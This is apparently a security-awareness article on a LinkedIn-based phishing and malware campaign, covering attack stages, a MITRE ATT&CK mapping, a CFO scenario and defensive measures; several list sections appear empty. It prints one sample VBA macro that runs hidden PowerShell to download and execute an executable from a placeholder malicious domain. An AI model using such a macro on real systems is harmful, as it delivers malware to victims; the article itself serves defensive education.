


















































Certification Courses
Hands-On Labs
Threat Intelligence
Latest Cyber News
MITRE ATT&CK Breakdown
All Cyber Keywords
In a disturbing evolution of social engineering, hackers have turned the world's largest professional network into a weapon. A sophisticated new LinkedIn malware attack campaign is actively targeting professionals by weaponizing seemingly legitimate LinkedIn messages to deliver dangerous malware payloads. This attack bypasses traditional email phishing defenses by leveraging the inherent trust and professional context of LinkedIn communications.
The campaign, which security researchers have been tracking, represents a significant escalation in social engineering tactics. Instead of relying on suspicious emails, threat actors are crafting highly personalized messages that appear to come from legitimate professionals, often mimicking recruiters, potential business partners, or colleagues. This LinkedIn phishing attack has already compromised numerous organizations worldwide, highlighting critical vulnerabilities in how we perceive professional network security.
This comprehensive guide will dissect the LinkedIn malware attack methodology, map it to MITRE ATT&CK frameworks, and provide actionable defense strategies for both individuals and organizations. Whether you're a cybersecurity professional, IT administrator, or simply a LinkedIn user concerned about your digital safety, understanding this attack vector is crucial for modern digital defense.
The LinkedIn malware attack follows a multi-stage process designed to bypass human suspicion and technical defenses. Unlike traditional phishing emails that often get caught in spam filters, these attacks leverage LinkedIn's legitimate messaging platform as the initial infection vector.
Here's the step-by-step breakdown of how the attack unfolds:
Hackers use LinkedIn's search functionality to identify high-value targets based on job titles, industries, and connection networks. Common targets include executives, IT administrators, finance professionals, and employees in defense or technology sectors. The attackers create or compromise legitimate-looking LinkedIn profiles with complete histories, endorsements, and connections to establish credibility.
The threat actor sends a connection request with a personalized note referencing mutual interests, industry events, or plausible professional reasons for connecting. Once connected, they send a follow-up message containing a "business opportunity," "job offer," or "important document" that requires immediate attention.
The message includes a link or attachment disguised as a legitimate file: a PDF "contract," Word "proposal," Excel "budget," or link to a fake company portal. These lead to malware-laden websites hosting downloaders for information stealers like Agent Tesla, Remcos RAT, or Lokibot. Some sophisticated variants use QR codes that redirect to malicious sites when scanned.
Once the victim interacts with the malicious content, the malware executes, often bypassing antivirus through fileless techniques or legitimate software abuse (like PowerShell). The malware establishes persistence, steals credentials, and may deploy additional payloads for lateral movement within corporate networks.
The compromised system becomes a beachhead for further attacks. Stolen LinkedIn credentials are used to continue the campaign, while corporate credentials enable access to sensitive systems. Data exfiltration occurs gradually to avoid detection.
This LinkedIn malware attack campaign utilizes techniques across multiple MITRE ATT&CK tactics. Understanding this mapping helps defenders implement appropriate countermeasures at each stage of the attack chain.
| MITRE ATT&CK Tactic | Specific Technique (ID) | How It's Used in LinkedIn Attack | Defense Recommendations |
|---|---|---|---|
| Reconnaissance | T1589.001: Gather Victim Identity Information - Social Media | Attackers research targets via LinkedIn profiles to craft convincing personas and messages. | Limit publicly visible personal information on professional networks. Use privacy settings. |
| Initial Access | T1566.002: Phishing - Spearphishing Link | Malicious links are embedded in LinkedIn messages, appearing as legitimate document shares. | Implement URL filtering and user awareness training for all communication channels. |
| Execution | T1059.001: Command and Scripting Interpreter - PowerShell | Malware often uses PowerShell scripts for execution, bypassing traditional signature-based AV. | Enable PowerShell logging, restrict script execution, and use application allowlisting. |
| Persistence | T1547.001: Boot or Logon Autostart Execution - Registry Run Keys | Malware establishes persistence through registry run keys or scheduled tasks. | Monitor registry modifications and scheduled task creation for unusual activity. |
| Exfiltration | T1041: Exfiltration Over C2 Channel | Stolen data is transmitted to attacker-controlled command and control servers. | Implement egress filtering and monitor outbound traffic for anomalies. |
By mapping the LinkedIn phishing attack to MITRE ATT&CK, security teams can prioritize defenses against these specific techniques. The campaign particularly exploits the intersection of T1566 (Phishing) and T1589 (Gather Victim Identity Information), demonstrating how open-source intelligence (OSINT) fuels modern social engineering.
Consider this realistic scenario that has played out across multiple organizations:
Sarah, the CFO of a mid-sized technology firm, receives a LinkedIn connection request from "Michael," who appears to be a partner at a reputable venture capital firm. Michael's profile shows 500+ connections, mutual connections with Sarah, and a complete employment history. Sarah accepts.
Two days later, Michael sends a LinkedIn message: "Sarah, great to connect. Our firm is exploring investments in your sector and I was impressed by your company's trajectory. We have a brief introductory deck and tentative term sheet, could you review? The link is here for convenience: [bit.ly/vc-deck-jan]."
Sarah clicks the shortened URL, which redirects to a professional-looking clone of a document sharing site (like DocuSign or SharePoint). It prompts her to "enable macros to view content properly" when downloading a Word document. She enables content, unknowingly executing a malicious macro that installs Agent Tesla malware.
Within hours, the malware:
The consequence: Within a week, the company suffers a breach of financial systems, fraudulent wire transfers, and compromised client data. The attack originated from a trusted professional platform, bypassing email security gateways completely.
Understanding the technical mechanics behind this LinkedIn malware attack helps in developing effective countermeasures. The attack chain often involves sophisticated obfuscation and legitimate tool abuse.
The Word or Excel documents used in these attacks typically contain malicious VBA (Visual Basic for Applications) macros. When enabled, these macros execute PowerShell commands that download and run the final malware payload.
Example of a deobfuscated macro command (simplified for clarity):
Sub AutoOpen()
Dim cmd As String
cmd = "powershell -w hidden -c ""(New-Object System.Net.WebClient).DownloadFile('hxxps://malicious-domain[.]com/update.exe', '$env:TEMP\svchost.exe'); Start-Process '$env:TEMP\svchost.exe'"""
Shell cmd, vbHide
End Sub
This macro uses the AutoOpen subroutine to automatically execute when the document is opened. It downloads an executable from a remote server, saves it as "svchost.exe" in the temporary directory, and executes it, all while hiding the PowerShell window.
The final payloads in these campaigns often include:
Understanding both the attacker (Red Team) and defender (Blue Team) perspectives is crucial for comprehensive security. Here's how each side views this LinkedIn malware attack vector.
Why LinkedIn is an attractive vector:
Tactical Advantages:
Key Defense Challenges:
Defensive Opportunities:
Both individuals and organizations make predictable errors that enable these LinkedIn malware attacks. Here's what to avoid and what to implement instead.
Organizations need a structured approach to defend against this evolving LinkedIn malware attack threat. This framework provides actionable steps across people, processes, and technology.
Develop Social Media Security Policy: Clearly define acceptable use of professional networks on corporate devices. Specify procedures for verifying connection requests and handling unsolicited messages with attachments/links.
Conduct Specialized Training: Move beyond email phishing training to include LinkedIn and social media attack simulations. Use real-world examples like the CFO scenario discussed earlier.
Create Reporting Procedures: Establish an easy way for employees to report suspicious LinkedIn messages to the security team for analysis.
Endpoint Protection: Deploy EDR solutions that can detect malicious Office macro behavior, PowerShell abuse, and information-stealing malware. Ensure coverage for both corporate and personal devices accessing corporate resources.
Network Monitoring: Implement network traffic analysis to detect connections to known malicious domains and anomalous data exfiltration patterns.
Application Hardening: Use Group Policy or MDM solutions to disable Office macros by default and enforce security settings on browsers.
Credential Protection: Deploy enterprise password managers and enforce MFA universally, especially for privileged accounts.
Threat Intelligence Integration: Subscribe to feeds that provide indicators of compromise (IOCs) related to LinkedIn-based attacks, including malicious domains, file hashes, and attacker profile patterns.
Regular Testing: Conduct periodic red team exercises that include social media attack vectors to identify defensive gaps.
Incident Response Playbook: Develop and regularly update specific response procedures for social media-originated incidents, including communication plans and forensic collection requirements.
This visual representation illustrates the complete attack flow, from initial reconnaissance to final data exfiltration.

The diagram above helps visualize how a single malicious LinkedIn message can lead to full network compromise. Each stage represents an opportunity for detection and prevention if appropriate controls are in place.
Look for these red flags: messages from new connections with minimal shared history; urgent requests to review documents or click links; generic compliments about your profile; slight misspellings in company names or URLs; requests to move communication off LinkedIn immediately. When in doubt, verify through official company channels.
LinkedIn has basic security measures like spam detection and the ability to report suspicious messages. However, as a professional networking platform designed for open communication, it cannot effectively filter all sophisticated social engineering attempts without disrupting legitimate business interactions. The primary defense responsibility lies with users and their organizations.
Immediately disconnect your device from the network (turn off Wi-Fi/Ethernet), report the incident to your IT/security team, change all passwords (starting with email and LinkedIn), and run a full antivirus scan. Monitor financial and sensitive accounts for unusual activity, and consider the device compromised until professionally cleaned.
Yes, hackers frequently target defense contractors, technology companies, financial institutions, healthcare organizations, and executive leadership across all sectors, essentially any industry with valuable intellectual property, financial assets, or sensitive data.
The mobile app presents unique risks: security warnings may be less visible, URL inspection is harder, and corporate security controls often have less visibility on personal mobile devices. However, the core principles remain, don't click unsolicited links or download unexpected attachments, regardless of device.
1. Professional Networks Are Attack Vectors: LinkedIn and similar platforms are no longer safe havens from cyber attacks. They are actively weaponized due to the high trust environment they foster.
2. Social Engineering is Evolving: This LinkedIn malware attack represents a shift from mass email phishing to targeted, researched approaches using professional context as camouflage.
3. Defense Requires Layered Security: No single tool can stop these attacks. Effective defense combines user education, endpoint protection, network monitoring, and robust authentication.
4. Verification is Critical: Always verify unexpected requests through secondary channels, especially when they involve downloading files or clicking links.
5. Prepare for Post-Compromise: Assume breaches will occur and have incident response plans that include social media-originated attacks. Quick detection and response limit damage.
The LinkedIn malware attack campaign is ongoing and evolving. Don't wait until your organization becomes a statistic. Implement these immediate actions:
Remember: In cybersecurity, awareness without action is merely anxiety. Transform your understanding of this LinkedIn phishing attack into concrete defensive measures starting today.
External Resources for Further Learning:
LinkedIn's Official Safety Tips |
CISA Ransomware Guide |
SANS Security Awareness Training |
UK NCSC Phishing Guidance
© 2026 Cyber Pulse Academy. This content is provided for educational purposes only.
Always consult with security professionals for organization-specific guidance.
Every contribution moves us closer to our goal: making world-class cybersecurity education accessible to ALL.
Choose the amount of donation by yourself.